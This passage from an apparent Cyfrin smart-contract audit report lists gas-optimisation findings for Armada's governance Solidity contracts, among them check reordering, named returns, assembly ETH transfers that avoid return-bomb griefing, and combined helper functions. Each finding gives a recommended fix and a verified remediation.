Description: Across 8 admin setters, a calldata/parameter input check is performed AFTER a cold SLOAD of a non-immutable state variable. When the input check reverts, the caller pays the SLOAD (~2100 gas cold) before the revert. Moving the calldata check to position 2 (between the `msg.sender` check against an immutable and the non-immutable SLOAD) is pareto-better: same cost on success, SLOADs skipped on failing zero-address or out-of-bound calls.

Affected sites:

1. `ArmadaToken::setWindDownContract` at `contracts/governance/ArmadaToken.sol:88-95` - `windDownContractSet` SLOAD before `_windDownContract != address(0)`
2. `ArmadaGovernor::setCrowdfundAddress` at `contracts/governance/ArmadaGovernor.sol:445-453` - `deployer` and `crowdfundAddressLocked` SLOADs before `_crowdfund == address(0)` (2 skippable)
3. `ArmadaGovernor::setStewardContract` at `contracts/governance/ArmadaGovernor.sol:458-466` - `deployer` and `stewardContractLocked` SLOADs before `_steward == address(0)` (2 skippable)
4. `ArmadaGovernor::setWindDownContract` at `contracts/governance/ArmadaGovernor.sol:738-746` - `windDownContractSet` SLOAD before `_windDownContract == address(0)`
5. `ShieldPauseController::setWindDownContract` at `contracts/governance/ShieldPauseController.sol:134-140` - `windDownContractSet` SLOAD before `_windDownContract != address(0)`
6. `ArmadaRedemption::setWindDown` at `contracts/governance/ArmadaRedemption.sol:101-106` - `windDown` SLOAD before `_windDown != address(0)`
7. `ArmadaWindDown::setRevenueThreshold` at `contracts/governance/ArmadaWindDown.sol:189-194` - `triggered` SLOAD before `_newThreshold > 0`
8. `ArmadaWindDown::setWindDownDeadline` at `contracts/governance/ArmadaWindDown.sol:210-215` - `triggered` SLOAD before `_newDeadline > block.timestamp`

Recommended Mitigation: Reorder each site so parameter checks follow the immutable `msg.sender` guard and precede the non-immutable SLOAD:

```
// ArmadaToken::setWindDownContract - example
require(msg.sender == tokenDeployer, "ArmadaToken: not deployer");
require(_windDownContract != address(0), "ArmadaToken: zero address");
require(!windDownContractSet, "ArmadaToken: wind-down already set");
```

Apply the same reorder to the remaining 7 sites.

Armada: Fixed in commit [c878446](#).

Cyfrin: Verified, remaining potential optimizations:

- `ArmadaGovernor::setCrowdfundAddress`, `setStewardContract` still check `deployer` (SLOAD) before the input parameter checks
- `ArmadaGovernor::setWindDownContract` checks `timelock` (SLOAD) before input parameter

7.5.7 Use named return variable to eliminate redundant local in 4 functions

Description: A local variable is declared solely to accumulate the return value and returned at the end. Converting the unnamed return to a named return parameter removes the local declaration line and the explicit return statement, saving the redundant stack allocation.

1. ArmadaRedemption::circulatingSupply at contracts/governance/ArmadaRedemption.sol:196-203. Local total declared at :197, returned at :202. Change returns (uint256) to returns (uint256 total), replace uint256 total = armToken.totalSupply(); with total = armToken.totalSupply();, drop return total;.
2. ArmadaGovernor::_createRatificationProposal at contracts/governance/ArmadaGovernor.sol:645-667. Local ratId declared at :645, returned at :667. Change returns (uint256) to returns (uint256 ratId), replace uint256 ratId = ++proposalCount; with ratId = ++proposalCount;;, drop return ratId;.
3. ArmadaGovernor::proposeStewardSpend at contracts/governance/ArmadaGovernor.sol:716-730. Local proposalId declared at :716, returned at :730. Change returns (uint256) to returns (uint256 proposalId), replace uint256 proposalId = ++proposalCount; with proposalId = ++proposalCount;;, drop return proposalId;.
4. ArmadaGovernor::propose at contracts/governance/ArmadaGovernor.sol:803-817. Local proposalId declared at :803, returned at :817. Same fix as (3).

Armada: Fixed in commit [78e1d7d](#).

Cyfrin: Verified.

7.5.8 Use assembly call to send native tokens when return data is not needed

Description: Solidity's (bool ok,) = payable(addr).call{value: amount}("") always copies return data into memory even when discarded. This wastes gas on the memory allocation and copy, and also exposes the caller to a "return-bomb" DoS where the callee returns a huge payload to grief the caller's gas. Using assembly call with zero-length return buffer avoids both issues.

```
contracts/governance/ArmadaRedemption.sol
177:         (bool success,) = msg.sender.call{value: ethPayout}("");

contracts/governance/ArmadaTreasuryGov.sol
489:         (bool success,) = recipient.call{value: amount}("");
```

ArmadaRedemption::redeem:177 is the higher-impact site - msg.sender is arbitrary, so a redeemer contract can return a maximally-sized payload to grief gas. ArmadaTreasuryGov::transferETHTo:489 is gated to windDownContract and recipients are wind-down sweep destinations, so the return-bomb vector is bounded; the gas savings still apply.

Recommended Mitigation: Replace each site with an assembly call that skips return data entirely:

```
-         (bool success,) = msg.sender.call{value: ethPayout}("");
+         bool success;
+         assembly {
+             success := call(gas(), caller(), ethPayout, 0, 0, 0, 0)
+         }
```

```
-         (bool success,) = recipient.call{value: amount}("");
+         bool success;
+         assembly {
+             success := call(gas(), recipient, amount, 0, 0, 0, 0)
+         }
```

The last two zeros (retOffset, retSize) skip return data entirely.

Armada: Fixed in commits [7fe0547](#), [d62e42c](#).

Cyfrin: Verified.

7.5.9 Reorder emit before storage write to eliminate old local variables

Description: Several functions assign a storage slot to a local (oldX / previousX) only to feed it into an event emission after the SSTORE. The local is dead weight - emitting the event before overwriting storage reads the same value directly from the still-current slot, eliminating the local and the stack slot held across the SSTORE. The Solidity optimizer cannot perform this reorder itself because emits are observable side effects.

Affected sites:

- contracts/governance/RevenueLock.sol:248 - oldMax = maxObservedRevenue is read solely for the ObservedRevenueUpdated emit at :250.
- contracts/governance/ArmadaGovernor.sol:474 - previousDeployer = deployer is read solely for the DeployerCleared emit at :477.
- contracts/governance/ArmadaGovernor.sol:614 - oldSC = securityCouncil is read solely for the SecurityCouncilUpdated emit at :633.
- contracts/governance/ArmadaTreasuryGov.sol:368 - oldActive = config.limitAbsolute is read solely for the OutflowLimitAbsoluteActivated emit at :373.
- contracts/governance/ArmadaTreasuryGov.sol:378 - oldActive = config.limitBps is read solely for the OutflowLimitBpsActivated emit at :383.
- contracts/governance/ArmadaTreasuryGov.sol:388 - oldActive = config.windowDuration is read solely for the OutflowWindowDurationActivated emit at :393.

Impact: Per call site, saves the stack slot held across the SSTORE plus the associated stack-shuffling bytecode. Hottest sites are the three `_lazyActivate` branches (hit on every outflow setter activation) and `RevenueLock::_updateMaxObservedRevenue` (hit on every release and sync).

Recommended Mitigation: Emit the event before the SSTORE so the "old" argument reads the still-current storage value:

```
// RevenueLock::_updateMaxObservedRevenue
if (capped > maxObservedRevenue) {
    emit ObservedRevenueUpdated(maxObservedRevenue, capped, reported);
    maxObservedRevenue = capped;
}

// ArmadaGovernor::clearDeployer
emit DeployerCleared(deployer);
deployer = address(0);

// ArmadaTreasuryGov::_lazyActivate (apply to all 3 branches; example: limitAbsolute)
uint256 newActive = config.pendingLimitAbsolute;
emit OutflowLimitAbsoluteActivated(token, config.limitAbsolute, newActive);
config.limitAbsolute = newActive;
config.pendingLimitAbsolute = 0;
config.pendingLimitAbsoluteActivation = 0;
```

In `_lazyActivate`, retain `newActive` so the pending-slot read isn't repeated across the emit and the SSTORE; only `oldActive` is removed.

For the `oldSC` site in `ArmadaGovernor`, hoist the `SecurityCouncilUpdated` emit to immediately before `securityCouncil = address(0)` at :615. This changes the relative ordering of `SecurityCouncilUpdated` against the `ProposalRestored` and `SecurityCouncilEjected` emits at :631-632; if external indexers depend on that ordering, leave this site as-is.

Armada: Fixed in commit [e22f661](#).

Cyfrin: Verified.

7.5.10 Redundant `sc != address(0)` check in `ShieldPauseController::pauseShields`

Description: `ShieldPauseController::pauseShields` at `contracts/governance/ShieldPauseController.sol:109:`

```
require(msg.sender == sc && sc != address(0), "ShieldPauseController: not SC");
```

The `sc != address(0)` conjunct is always true when reached. `msg.sender` is never `address(0)` in any EVM call (the zero address has no key and cannot originate or forward a call), so `msg.sender == sc` already implies `sc != address(0)`. The extra EQ + AND is paid on every call without changing semantics.

Pre-launch state (when `governor.securityCouncil()` returns `address(0)`) is still correctly rejected by the first conjunct alone.

Recommended Mitigation:

```
require(msg.sender == sc, "ShieldPauseController: not SC");
```

Armada: Fixed in commit [27638df](#).

Cyfrin: Verified.

7.5.11 Optimize away redundant external calls by adding combined helpers

Description: Several sites issue multiple external calls to the same target contract where a combined helper would reduce to one CALL (~700 gas warm each, plus the duplicate SLOADs the secondary getter performs).

1. `TreasurySteward::currentSteward`, `isStewardActive` - `ArmadaGovernor` makes both calls at 3 sites: `proposeStewardSpend` at `contracts/governance/ArmadaGovernor.sol:688-689`, `queue Steward` branch at `:913-919`, `execute Steward` branch at `:953-959`. The second call re-reads `currentSteward` from storage; its own `currentSteward != address(0)` clause is also always true when reached from these callers (the preceding `msg.sender == currentSteward / p.proposer == currentSteward` check pins it non-zero).
2. `ArmadaToken::totalSupply`, `balanceOf` - `ArmadaRedemption::circulatingSupply` at `contracts/governance/ArmadaRedemption.sol:196-203` makes 5 calls (1 `totalSupply` + 4 `balanceOf`) per redeem; a batch-aware view collapses to 1.
3. `ArmadaToken::transfer`, `delegateOnBehalf` - paired at `RevenueLock::release` at `contracts/governance/RevenueLock.sol:162-163` and `ArmadaCrowdfund::_processClaim` at `contracts/crowdfund/ArmadaCrowdfund.sol:510-511`. A combined `transferAndDelegate` entry collapses to 1.

Recommended Mitigation: Add combined entry points to the target contracts:

```
// TreasurySteward.sol
function getCurrentSteward() external view returns (address steward, bool isActive) {
    steward = currentSteward;
    isActive = steward != address(0) && block.timestamp < termStart + TERM_DURATION;
}

// ArmadaToken.sol
function circulatingSupplyOf(address[] calldata excluded) external view returns (uint256 result) {
    result = totalSupply();
    for (uint256 i; i < excluded.length; i++) {
        result -= balanceOf(excluded[i]);
    }
}

function transferAndDelegate(address to, uint256 amount, address delegatee) external returns (bool ok) {
    require(authorized[msg.sender], "ArmadaToken: not authorised");
    ok = transfer(to, amount);
    require(ok, "ArmadaToken: transfer failed");
    _delegate(to, delegatee);
}
```

In ArmadaGovernor::queue, execute, lift stewardContract == address(0) out of the existing OR-chain at :914, :954 so the external call is skipped when the contract is unset; consume the tuple from getCurrentSteward() in one call. In ArmadaRedemption::redeem and RevenueLock::release / ArmadaCrowdfund::_processClaim, replace the multi-call sequences with the combined entry.

Armada: Fixed in commit [520fc99](#).

Cyfrin: Verified.